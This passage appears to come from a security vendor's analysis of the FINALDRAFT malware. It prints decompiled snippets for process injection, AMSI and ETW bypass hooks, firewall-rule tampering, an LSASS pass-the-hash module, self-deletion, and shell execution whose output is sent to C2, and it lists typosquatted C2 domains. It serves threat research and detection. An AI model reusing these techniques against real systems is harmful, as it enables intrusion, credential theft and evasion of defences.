Another option exists where, instead of piping the standard handle of the process, FINALDRAFT, after creating and injecting the process, waits for the payload to create a Windows named pipe. It then connects to the pipe, writes some information to it, reads its output, and sends the data to the C2 through a separate channel. (In the case of the Outlook transport channel, this involves creating an additional draft email.).

```
while ( 1 )
{
  ctf::Sleep((size_t *)&v29);
  if ( WaitNamedPipeA(p_struct_145->server_pipe_name, 0) )
    break;
  if ( (unsigned __int64)++retry >= 3 )
  {
    LastError = GetLastError();
    v13 = (char *)sub_180018408(&v32, LastError);
    v14 = (ctf::std::String *)sub_180017A90(v13, 0LL, "[-] WaitNamedPipeA() error. ", 0x1CuLL);
    memset(&process_path, 0, sizeof(process_path));
```

Wait for injected process to create its named pipe

```
  while ( ctf::ReadNamedPipe1(h_server_named_pipe, (uint8_t **)&v29, &v31) )
  {
    v27 = v29;
    ctf::SendC2ResponseAux(p_struct_145->field_5, p_struct_145->field_4, 3, v29, (int)v31);
    free(v27);
  }
```

Read from named pipe and send to C2

The process injection procedure is basic and based on `VirtualAllocEx`, `WriteProcessMemory`, and `RtlCreateUserThread` API.

```
  remote_address = VirtualAllocEx(h_process, 0LL, *(SIZE_T *)&pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
  _remote_address = remote_address;
  if ( remote_address
    && WriteProcessMemory(h_process, remote_address, p_pe, *(SIZE_T *)&pe_size, 0LL)
    && fp_RtlCreateUserThread(h_process, 0LL, 0LL, 0LL, 0LL, 0LL, _remote_address, 0LL, &hObject, 0LL) >= 0 )
```

Process injection method

Forwarding data from TCP, UDP, and named pipes

FINALDRAFT offers various methods of proxying data to C2, including UDP and TCP listeners, and a named pipe client.

Proxying UDP and TCP data involves handling incoming communication differently based on the protocol. For UDP, messages are received directly from the sender, while for TCP, client connections are accepted before receiving data. In both cases, the data is read from the socket and forwarded to the transport channel.

Below is an example screenshot of the `recvfrom` call from the UDP listener.

```
    memset(buffer_0x100000_bytes, 0, 0x100000uLL);
    LODWORD(v1) = recvfrom(p_it->target_socket, (char *)buffer_0x100000_bytes, 0x100000, 0, 0LL, 0LL);
    n_bytes_received = (int)v1;
    if ( (_DWORD)v1 != -1 )
    {
      if ( !(_DWORD)v1 )
        continue;
      *(_QWORD *)&p_it->last_received_tick_count = ctf::GetTickCount();

      p_struct_163 = (ctf::struct_163 *)calloc(1uLL, (int)n_bytes_received + 38);
      _p_struct_163 = p_struct_163;
      if ( p_struct_163 )
      {
        p_struct_163->field_0 = 1;
        *(_OWORD *)&p_struct_163->field_1 = *(_OWORD *)p_it->field_20;
        v9 = *(_OWORD *)&p_it->field_30;
        p_struct_163->n_bytes_received = n_bytes_received;
        *(_OWORD *)&p_struct_163->field_11 = v9;
        memcpy(p_struct_163->data, buffer_0x100000_bytes, n_bytes_received);

        LOBYTE(v10) = 3;
        LOBYTE(v11) = 9;
        g_fp_SendC2Response((void *)p_it->field_40, v11, v10, _p_struct_163, (void *)((int)n_bytes_received + 38));
```

Received data from UDP client

Before starting the TCP listener server, FINALDRAFT adds a rule to the Windows Firewall. This rule is removed when the server shuts down. To add/remove these rules the malware uses **COM** and the INetFwPolicy2 and the INetFwRule interfaces.

```
  sub_1800038F8(
    v17,
    L"Inbound rule for Connect to a Network Projector to communicate with devices on the network. [TCP]",
    0x61uLL);
  *(_OWORD *)v20 = 0LL;
  v21 = 0LL;
  v22 = 0LL;
  sub_1800038F8(v20, L"Connect to a Network Projector (TCP-In)", 0x27uLL);
  memset(&v7, 0, sizeof(v7));
  sub_1800038F8(&v7, L"Connect to a Network Projector (TCP-In)", 0x27uLL);
  ctf::AddFirewallRule(&v7, v20, v17, v14, v11);

  _p_tcp_server->fp_Callback0 = ctf::callback::CTcpServerEx::Callback0;
```

FINALDRAFT adds firewall rule to allow TCP server

```
  v10 = CoInitializeEx(0LL, 2u);
  if ( ((int)(v10 + 0x80000000) < 0 || v10 == -2147417850)
    && CoCreateInstance(&g_NetFwPolicy2_clsid, 0LL, 1u, &g_NetFwPolicy2_riid, (LPVOID *)&ppv) >= 0 )
```

Instantiating the NetFwPolicy2 COM interface

FINALDRAFT can also establish a TCP connection to a target. In this case, it sends a magic value, `“\x12\x34\xab\xcd\ff\xff\xcd\xab\x34\x12”` and expects the server to echo the same magic value back before beginning to forward the received data.

```
  // ctf -> Send magic to target and expect to receive same magic in return (ping pong)
  timeout = (struct timeval)3LL;
  readfds.fd_array[0] = p_tcp_socket_ex->socket;
  readfds.fd_count = 1;
  if ( select(LODWORD(readfds.fd_array[0]) + 1, &readfds, 0LL, 0LL, &timeout) <= 0
    || recv(p_tcp_socket_ex->socket, (char *)received_magic, 10, 0) != 10
    || *(_QWORD *)received_magic != *(_QWORD *)g_magic
    || *(_WORD *)&received_magic[8] != *(_WORD *)&g_magic[8] )
  {
LABEL_28:
    p_tcp_socket_ex->p_vftable->fp_Close(p_tcp_socket_ex);
    goto LABEL_29;
  }
```

Send and receive magic data to/from TCP target

```
.data:00000001800767AF                 db    0
.data:00000001800767B0     g_magic     db 12h, 34h, 0ABh, 0CDh, 0FFh, 0FFh, 0CDh, 0ABh, 34h, 12h
.data:00000001800767B0                                         ; DATA XREF: ctf__command__ConnectToTcpTargetStartProxyToC2+1F2↑
.data:00000001800767B0                                         ; ctf__command__ConnectToTcpTargetStartProxyToC2+26A↑r ...
```

Magic data blob

For the named pipe, FINALDRAFT only connects to an existing pipe. The pipe name must be provided as a parameter to the command, after which it reads the data and forwards it through a separate channel.

```
    h_pipe = CreateFileA(_p_pipe_path_, 0xC0000000, 0, 0LL, OPEN_EXISTING, 0x100000u, 0LL);
    *(_QWORD *)&v21 = h_pipe;
    if ( h_pipe == (HANDLE)-1LL )
    {
      LOBYTE(v20) = 2;
      v17 = (__int64 *)(a1 + 5);
    }
    else
    {
      *sub_18002B9D8(v15, (unsigned __int64 *)&pipe_path_string) = (ctf::XTree::Node::A *)h_pipe;
      v2 = 3;
      v17 = (__int64 *)(a1 + 5);

      ctf::AsyncReadFromNamedPipeAndProxyMessageToC2(
```

Forward data from named pipe

File manipulation

For the file deletion functionality, FINALDRAFT prevents file recovery by overwriting file data with zeros before deleting them.

```
    if ( FileSize.QuadPart <= 0xC0000000uLL )
    {
      memset(Buffer, 0, sizeof(Buffer));
      if ( SetFilePointer(v5, 0, 0LL, 0) == -1 )
      {
LABEL_12:
        CloseHandle(v5);
LABEL_13:
        v6 = *((_QWORD *)v3 + 3);
        if ( v6 <= 0xF )
          goto LABEL_9;
        goto LABEL_5;
      }
      while ( v9.QuadPart > 0 )
      {
        LowPart = v9.LowPart;
        if ( v9.QuadPart > 0x1000uLL )
          LowPart = 4096;
        if ( !WriteFile(v5, Buffer, LowPart, &NumberOfBytesWritten, 0LL) )
          goto LABEL_12;
        v9.QuadPart -= NumberOfBytesWritten;
```

Zero out file before deletion

FINALDRAFT defaults to `CopyFileW` for file copying. However, if it fails, it will attempt to copy the file at the NTFS cluster level.

It first opens the source file as a drive handle. To retrieve the cluster size of the volume where the file resides, it uses `GetDiskFreeSpaceW` to retrieve information about the number of sectors per cluster and bytes per sector. `DeviceIoControl` is then called with `FSCTL_GET_RETRIEVAL_POINTERS` to retrieve details of extents: locations on disk storing the data of the specified file and how much data is stored there in terms of cluster size.

```
if ( !GetDiskFreeSpaceW(p_w_drive, &SectorsPerCluster, &BytesPerSector, 0LL, 0LL) )
{
  LastError = GetLastError();
  goto LABEL_68;
}

cluster_size = BytesPerSector * SectorsPerCluster;
FileSizeHigh[0] = GetFileSize(h_drive, &FileSizeHigh[1]);
v10 = 16 * (*(_QWORD *)FileSizeHigh / (__int64)(unsigned int)cluster_size + 2);
v11 = jy::Alloc2(v10);
InBuffer = 0LL;
if ( !DeviceIoControl(h_drive, FSCTL_GET_RETRIEVAL_POINTERS, &InBuffer, 8u, v11, v10, &BytesReturned, 0LL) )
```

Retrieving file data extents

For each extent, it uses `SetFilePointer` to move the source file pointer to the corresponding offset in the volume; reading and writing one cluster of data at a time from the source file to the destination file.

```
  do
  {
    nNumberOfBytesToWrite = LODWORD(extents[2 * v21 + 2]) - v20;
    v22 = extents[2 * v21 + 3] * cluster_size;
    *(_QWORD *)DistanceToMoveHigh = v22;
    *(_QWORD *)distance = v20 * cluster_size;
    v38 = 0;
    if ( !nNumberOfBytesToWrite )
      goto LABEL_33;
    while ( 1 )
    {
      if ( SetFilePointer(h_src_file, v22, &DistanceToMoveHigh[1], 0) == -1 )
      {
        LastError = GetLastError();
        LODWORD(v22) = DistanceToMoveHigh[0];
        goto LABEL_30;
      }
      if ( !ReadFile(h_src_file, p_buffer, cluster_size, &n_bytes_read, 0LL)
        || SetFilePointer(h_dst_file, distance[0], &distance[1], 0) == -1
        || !WriteFile(h_dst_file, p_buffer, n_bytes_read, &BytesReturned, 0LL) )
      {
        break;
      }
      LODWORD(v22) = cluster_size + DistanceToMoveHigh[0];
      *(_QWORD *)DistanceToMoveHigh += cluster_size;
      *(_QWORD *)distance += cluster_size;
LABEL_30:
      if ( ++v38 >= nNumberOfBytesToWrite )
        goto LABEL_33;
    }
    LastError = GetLastError();
LABEL_33:
    v20 = extents[2 * ++v21];
  }
  while ( v21 < *(_DWORD *)extents );
```

Read/write file between clusters

If the file does not have associated cluster mappings, it is a resident file, and data is stored in the MFT itself. It uses the file's MFT index to get its raw MFT record. The record is then parsed to locate the `$DATA` attribute (type identifier = 128). Data is then extracted from this attribute and written to the destination file using `WriteFile`.

```
      if ( DeviceIoControl(FileW, FSCTL_GET_NTFS_VOLUME_DATA, 0LL, 0, OutBuffer, 0x60u, &BytesReturned, 0LL)
        && GetFileInformationByHandle(h_drive, &FileInformation) )
      {
        v28 = v54 + 16;
        h_src_file = (HANDLE)__PAIR64__(FileInformation.nFileIndexHigh, FileInformation.nFileIndexLow);
        lpBuffera = (unsigned __int16 *)jy::Alloc2((unsigned int)(v54 + 16));
        if ( DeviceIoControl(FileW, FSCTL_GET_NTFS_FILE_RECORD, &h_src_file, 8u, lpBuffera, v28, &BytesReturned, 0LL) )
        {
          for ( i = (unsigned __int64)lpBuffera + lpBuffera[16] + 12; ; i += *(unsigned int *)(i + 4) )
          {
            if ( i >= (unsigned __int64)&lpBuffera[28 * *((unsigned int *)lpBuffera + 9) + 6] )
              goto LABEL_61;
            if ( *(_DWORD *)i == 128 )
              break;
          }
          v30 = *(unsigned __int16 *)(i + 20);
          v31 = i + v30 == 0;
          v32 = (const void *)(i + v30);
          nNumberOfBytesToWritea = *(_DWORD *)(i + 16);
          if ( !v31 )
          {
            p_w_as_ptr = dest_file_path;
            if ( dest_file_path->capacity > 7 )
              p_w_as_ptr = (ctf::std::WString *)dest_file_path->field_0.p_w_as_ptr;
            v34 = CreateFileW(p_w_as_ptr->field_0.w_as_bytes, 0x40000000u, 0, 0LL, 1u, 0, 0LL);
            if ( v34 != (HANDLE)-1LL )
            {
              if ( !WriteFile(v34, v32, nNumberOfBytesToWritea, &BytesReturned, 0LL) )
```

Copy resident files using MFT records

Injected Modules

Our team observed several additional modules loaded through the `DoProcessInjectionSendOutputEx` command handler performing process injection and writing the output back through a named pipe. This shellcode injected by FINALDRAFT leverages the well-known sRDI project, enabling the loading of a fully-fledged PE DLL into memory within the same process, resolving its imports and calling its export entrypoint.

Network enumeration (`ipconfig.x64.dll`)

This module creates a named pipe (`\\.\Pipe\E340C955-15B6-4ec9-9522-1F526E6FBBF1`) waiting for FINALDRAFT to connect to it. Perhaps to prevent analysis/sandboxing, the threat actor used a password (`Aslire597`) as an argument, if the password is incorrect, the module will not run.

```
.text:000000014001713B 48 8B 45 E8          mov     rax, [rbp+40h+_passed_pw]
.text:000000014001713F 48 8B 50 08          mov     rdx, [rax+8]     ; String2
.text:0000000140017143 48 83 EC 20          sub     rsp, 20h
.text:0000000140017147 48 8D 0D 86 53 04 00 lea     rcx, String1     ; "Aslire597"
.text:000000014001714E E8 01 54 02 00       call    wcscmp
```

String comparison with command-line password

As its name suggests, this module is a custom implementation of the ipconfig command retrieving networking information using Windows API's (`GetAdaptersAddresses`, `GetAdaptersInfo`, `GetNetworkParams`) and reading the Windows registry keypath (`SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters\\Interfaces`). After the data is retrieved, it is sent back to FINALDRAFT through the named pipe.

```
p_mem = j__malloc_base(0x2C0uLL);
if ( p_mem )
{
  _p_mem = p_mem;
  v2 = ((dword_140067BF8 * (dword_140067BF8 - 1)) & ((dword_140067BF8 * (dword_140067BF8 - 1)) ^ 0xFFFFFFFE)) == 0
  if ( (!v2 || dword_140067BFC >= 10) && v2 == dword_140067BFC < 10 )
    goto LABEL_6;
  while ( 1 )
  {
    AdaptersInfo = GetAdaptersInfo(_p_mem, &SizePointer);
    v4 = (~(dword_140067BF8 * (dword_140067BF8 - 1)) | 0xFFFFFFFE) == -1;
    if ( v4 && dword_140067BFC < 0xA || v4 != dword_140067BFC < 0xA )
      break;
```

Retrieving network adapter information

PowerShell execution (`Psloader.x64.dll`)

This module allows the operator to execute PowerShell commands without invoking the `powershell.exe` binary. The code used is taken from PowerPick, a well-known open source offensive security tool.

To evade detection, the module first hooks the `EtwEventWrite`, `ReportEventW`, and `AmsiScanBuffer` APIs, forcing them to always return `0`, which disables ETW logging and bypasses anti-malware scans.

```
hook_api((int)&addr_ReportEventW, (int)dummy_handler);
if ( AmsiScanBuffer )
  hook_api((int)&AmsiScanBuffer, (int)dummy_handler);
if ( EtwEventWrite )
  hook_api((int)&EtwEventWrite, (int)dummy_handler);
_report_rangecheckfailure();
```

Patching AMSI and ETW APIs

Next, the DLL loads a .NET payload (PowerPick) stored in its `.data` section using the CLR Hosting technique.

```
  *v6 = MultiByteToWideChar_("PowerPick.PowerPick");
}
else
{
  v6 = 0i64;
}
v39[1] = (__int64)v6;
if ( !v6 )
  sub_180008E00(0x8007000Ei64);
v38 = 0i64;
v7 = (const WCHAR *)a2;
if ( *(_QWORD *)(a2 + 24) >= 8ui64 )
  v7 = *(const WCHAR **)a2;
v8 = v3 + 2;
LibraryW = LoadLibraryW(L"mscoree.dll");
if ( LibraryW )
{
  if ( lstrcmpiW(v7, L"v4.0.30319") )
  {
    CorBindToRuntime = GetProcAddress(LibraryW, "CorBindToRuntime");
    if ( !CorBindToRuntime
      || ((int (__fastcall *)(const WCHAR *, const wchar_t *, void *, void *, _QWORD *))CorBindToRuntime)(
           v7,
           L"wks",
           &rclsid,
           &riid,
           v3 + 2) < 0 )
    {
```

Managed code of PowerPick loaded using CLR hosting technique

The module creates a named pipe (`\\.\Pipe\BD5AE956-0CF5-44b5-8061-208F5D0DBBB2`) which is used for command forwarding and output retrieval. The main thread is designated as the receiver, while a secondary thread is created to write data to the pipe. Finally, the managed **PowerPick** binary is loaded and executed by the module.

```
public static string InvokePS(string command)
{
    string result;
    try
    {
        if (PowerPick.runspace == null)
        {
            PowerPick.runspace = RunspaceFactory.CreateRunspace();
            PowerPick.runspace.Open();
        }
        Pipeline pipeline = PowerPick.runspace.CreatePipeline();
        pipeline.Commands.AddScript(command);
        pipeline.Commands[0].MergeMyResults(PipelineResultTypes.Error, PipelineResultTypes.Output);
        pipeline.Commands.Add("Out-String");
        try
        {
            Collection<PSObject> collection = pipeline.Invoke();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject psobject in collection)
            {
                stringBuilder.Append(psobject.ToString());
```

Managed binary of PowerPick loaded by the module

Pass-the-Hash toolkit (`pnt.x64.dll`)

This module is a custom Pass-the-Hash (PTH) toolkit used to start new processes with stolen NTLM hashes. This PTH implementation is largely inspired by the one used by Mimikatz, enabling lateral movement.


Address	Length	Type	String
.data:000000018004F3E0	00000013	C	[*] Domain: %S\n
.data:000000018004F420	00000013	C	[*] Hash: %S\n
.data:000000018004F400	00000013	C	[*] User: %S\n
.data:000000018004F7D0	0000001E	C	[+] Found LUID (%08lx:%08lx)\n
.data:000000018004F7A0	0000002D	C	[+] Get IV and 3DES key and AES key Success\n
.data:000000018004F760	0000003C	C	[+] Get LogonSessionList and LogonSessionListCount Success\n
.data:000000018004F5F8	0000000E	C	[+] PID: %ld\n
.data:000000018004F610	00000011	C	[+] PTH Success\n
.data:000000018004F900	0000001F	C	[+] Write Credential Success!\n
.data:000000018004F890	00000018	C	[-] Bcrypt init Failed\n
.data:000000018004F690	0000001B	C	[-] CreateProcess Failed!\n
.data:000000018004F7F0	0000002A	C	[-] Get IV or 3DES key or AES key Failed\n
.data:000000018004F820	0000003A	C	[-] Get LogonSessionList or LogonSessionListCount Failed\n

Decrypted strings from memory for PTH module

A password (Aslire597), domain, and username with the NTLM hash, along with the file path of the program to be elevated, are required by this module. In our sample, this command line is loaded by the sRDI shellcode. Below is an example of the command line.

```
program.exe <password> <domain>\<account>:<ntlm_hash> <target_process>
```


Like the other module, it creates a named pipe, "\\.\Pipe\EAA0BF8D-CA6C-45eb-9751-6269C70813C9", and awaits incoming connections from FINALDRAFT. This named pipe serves as a logging channel.



named pipe creation for pnt.x64.dll

After establishing the pipe connection, the malware creates a target process in a suspended state using CreateProcessWithLogonW, identifies key structures like the LogonSessionList and LogonSessionListCount within the Local Security Authority Subsystem Service (LSASS) process, targeting the logon session specified by the provided argument.

Once the correct session is matched, the current credential structure inside LSASS is overwritten with the supplied NTLM hash instead of the current user's NTLM hash, and finally, the process thread is resumed. This technique is well explained in the blog post "Inside the Mimikatz Pass-the-Hash Command (Part 2)" by Praetorian. The result is then sent to the named pipe.



Named pipe output and created process

FINALDRAFT ELF variant

During this investigation, we discovered an ELF variant of FINALDRAFT. This version supports more transport protocols than the PE version, but has fewer features, suggesting it might be under development.

Additional transport channels

The ELF variant of FINALDRAFT supports seven additional protocols for C2 transport channels:

C2 communication protocols
HTTP/HTTPS
Reverse UDP
ICMP
Bind TCP
Reverse TCP
DNS
Outlook via REST API (could be communicating with an API proxy)
Outlook via Graph API

FINALDRAFT ELF variant C2 communication options

From the ELF samples discovered, we have identified implants configured to use the HTTP and Outlook via Graph API channels.

While the code structure is similar to the most contemporary PE sample, at the time of this publication, some parts of the implant's functionality were modified to conform to the Linux environment. For example, new Microsoft OAuth refresh tokens requested are written to a file on disk, either /var/log/installlog.log.<UUID_from_config> or /mnt/hgfsdisk.log.<UUID_from_config> if it fails to write to the prior file.

Below is a snippet of the configuration which uses the HTTP channel. We can see two C2 servers are used in place of a Microsoft refresh token, the port number `0x1bb` (`443`) at offset `0xc8`, and flag for using HTTPS at offset `0xfc`.

```
00000000  73 75 70 70 6f 72 74 2e 76 6d 70 68 65 72 65 2e  |support.vmphere.|
00000010  63 6f 6d 3b 75 70 64 61 74 65 2e 68 6f 62 69 74  |com;update.hobit|
00000020  65 72 2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00  |er.com..........|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000c0  00 00 00 00 00 00 00 00 bb 01 00 00 00 00 00 00  |........».......|
000000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000f0  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  |................|
```

FINALDRAFT ELF variant configuration snippet

The domains are intentionally designed to typosquat well-known vendors, such as "VMSphere" (VMware vSphere). However, it's unclear which vendor "Hobiter" is attempting to impersonate in this instance.

C2
support.vmphere.com
update.hobiter.com

Domain list

Commands

```
0065c957    int64_t jy::SetupCommandTable()

0065c965        char command_id = 0
0065c96a        void* fsbase
0065c96a        int64_t rax = *(fsbase + 0x28)
0065c984        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::EnumerateSystemInfo1
0065c990        command_id = 1
0065c99f        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::EnumerateSystemInfo2
0065c9ab        command_id = 2
0065c9ba        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::StartTcpServerProxyToC2
0065c9c6        command_id = 3
0065c9d5        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::CloseTcpServerProxyToC2
0065c9e1        command_id = 4
0065c9f0        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoteTCPConnectionStartProxyToC
0065c9fc        command_id = 28
0065ca0b        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoteTCPConnectionCloseProxyToC
0065ca17        command_id = 5
0065ca26        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SetSleepTime
0065ca32        command_id = 6
0065ca41        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SelfDeletion
0065ca4d        command_id = 8
0065ca5c        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::StartRemoteTCPConnectionAlt
0065ca68        command_id = 9
0065ca77        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SendMessagetoTCPOrUDPEndpoint
0065ca83        command_id = 10
0065ca92        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::CloseRemoteTCPConnectionAlt
0065ca9e        command_id = 12
0065caad        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::GetDirectoryEntries
0065cab9        command_id = 14
0065cac8        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::MakeDirectory
0065cad4        command_id = 15
0065cae3        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoveFilesOrDirectory
0065caef        command_id = 16
0065cafe        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::WriteFileContent
0065cb0a        command_id = 17
0065cb19        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ReadFileContent
0065cb25        command_id = 18
0065cb34        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ExecuteCommand
0065cb40        command_id = 19
0065cb4f        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ChangeCurrentWorkingDirectory
0065cb5b        command_id = 20
0065cb6a        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::GetCurrentWorkingDirectory
0065cb76        command_id = 21
0065cb80        *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = nullsub_33
0065cb8c        int64_t result = rax ^ *(fsbase + 0x28)
```

Command handlers

All of the commands overlap with its Windows counterpart, but offer fewer options. There are two C2 commands dedicated to collecting information about the victim's machine. Together, these commands gather the following details:

- Hostname
- Current logged-in user

- Intranet IP address
- External IP address
- Gateway IP address
- System boot time
- Operating system name and version
- Kernel version
- System architecture
- Machine GUID
- List of active network connections
- List of running processes
- Name of current process

Command Execution

While there are no process injection capabilities, the implant can execute shell commands directly. It utilizes `popen` for command execution, capturing both standard output and errors, and sending the results back to the C2 infrastructure.

```
00659f84    std::__cxx11::basic_stri...ar>,std::allocator<char>>::operator+=(&argument, " 2>&1")
00659f93    void* h_file = popen(argument, "r")
00659f93
00659f9e    if (h_file == 0)
00659fa5        void* rax_2 = __cxa_allocate_exception(0x10)
00659fb5        sub_68d780(rax_2, "popen() failed!")
00659fc7        __cxa_throw(rax_2, &data_b45dc0, sub_6764b0)
00659fc7        noreturn
00659fc7
00659ff1    void var_a0
00659ff1
00659ff1    while (fgets(&var_a0, 0x80, h_file) != 0)
00659fdf        std::__cxx11::basic_stri...ar>,std::allocator<char>>::operator+=(&p_collected_info, &var_a0)
00659fdf
0065a091    j_fclose(h_file)
0065a034    jy::C2SendData2(p_struct_C2_command_arguments, operation_id: 0x12, operation_success_flag: 3, p_collected_info, collected_info_size
0065a03e    deallocator(&p_collected_info)
0065a048    deallocator(&argument)
0065a055    int64_t result = rax ^ *(fsbase + 0x28)
```

Executing shell command

Self Deletion

To dynamically resolve the path of the currently running executable, its symlink pointing to the executable image is passed to `sys_readlink`. `sys_unlink` is then called to remove the executable file from the filesystem.

```
006596b9    int64_t jy::command::SelfDeletion(struct struct_C2_command_arguments_generic* arg1)

006596d2        void* fsbase
006596d2        int64_t rax = *(fsbase + 0x28)
006596e5        jy::C2SendData2(arg1->__offset(0x5).q, operation_id: arg1->command_id, operation_success_flag: 3, p_collected_info: 0, collected_info_size: 0
00659700        void s
00659700        __builtin_memset(&s, c: 0, n: 0x400)
00659700
0065970f        if (sys::readlink::wrap("/proc/self/exe", &s, 0x400) s> 0)
00659716            sys::unlink::wrap(&s)
00659716
0065971b        config_decrypted_flag = 0
0065972a        int64_t result = rax ^ *(fsbase + 0x28)
0065972a
00659733        if (result == 0)
00659741            return result
00659741
00659735        fail_stacksmash()
00659735        noreturn
```

Self deletion using sys_unlink

Older FINALDRAFT PE sample

During our investigation, we identified an older version of FINALDRAFT. This version supports half as many commands but includes an additional transport protocol alongside the MS Graph API/Outlook transport channel.

The name of the binary is `Session.x64.dll`, and its entrypoint export is called `GoogleProxy`:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0000FBE8	0000	00088822	GoogleProxy

PE export of FINALDRAFT

HTTP transport channel

This older version of FINALDRAFT selects between the Outlook or HTTP transport channel based on the configuration.

```
v4 = *((_BYTE *)g_configuration + 60);
if ( v4 == 1 )
{
  v22 = operator new(0x38uLL);
  sub_180040730((__int64)v22, 0, 0x38uLL);
  v5 = (_QWORD *)ctf::COutLookTransChannel::New((__int64)v22);
LABEL_8:
  *((_QWORD *)v0 + 7) = v5;
  goto LABEL_9;
}
if ( !v4 )
{
  v5 = operator new(8uLL);
  *v5 = &CHttpTransChannel::`vftable';
  goto LABEL_8;
}
LABEL_9:
```

Choice between Outlook and HTTP transport channels

In this sample, the configuration contains a list of hosts instead of the refresh token found in the main sample. These same domains were used by PATHLOADER, the domain (`checkponit[.]com`) was registered on 2022-08-26T09:43:16Z and domain (`fortineat[.]com`) was registred on 2023-11-08T09:47:47Z.

Address	Hex				ASCII
000000018008AC90	70 6F 73 74	65 72 2E 63	68 65 63 6B	70 6F 6E 69	poster.checkponi
000000018008ACA0	74 2E 63 6F	6D 3B 73 75	70 70 6F 72	74 2E 66 6F	t.com;support.fo
000000018008ACB0	72 74 69 6E	65 61 74 2E	63 6F 6D 00	00 00 00 00	rtineat.com.....
000000018008ACC0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	....

Domains found in the configuration

The domains purposely typosquat real known vendors, **CheckPoint** and **Fortinet**, in this case.

C2

```
poster.checkponit[.]com
support.fortineat[.]com
```

Domain list

Shell command

An additional command exists in this sample that is not present in later versions. This command, with ID `1`, executes a shell command.

```
v3 = 1;
*(_QWORD *)sub_18000D978(a1, &v3) = ctf::command::ExecuteShellCommand;
```

Shell command handler setup

The execution is carried out by creating a `cmd.exe` process with the `"/c"` parameter, followed by appending the actual command to the parameter.

```
v9 = sub_1800037F8((__int64)&v22, (__int64)"cmd.exe /c ", a3);
sub_180001D68((__int64)a3, v9);
if ( v23 >= 0x10 )
{
  v10 = (void *)v22;
  if ( v23 + 1 >= 0x1000 )
  {
    v10 = *(void **)(v22 - 8);
    if ( (unsigned __int64)(v22 - (_QWORD)v10 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_j__free_base(v10);
}
v20 = 0LL;
v21 = 0LL;
sub_18000529C(v19, (__int64)a3);
ctf::CreateOutputPipedProcess((__int64)v19, v26);
v20 = 0LL;
```

Create piped cmd.exe process

Detection

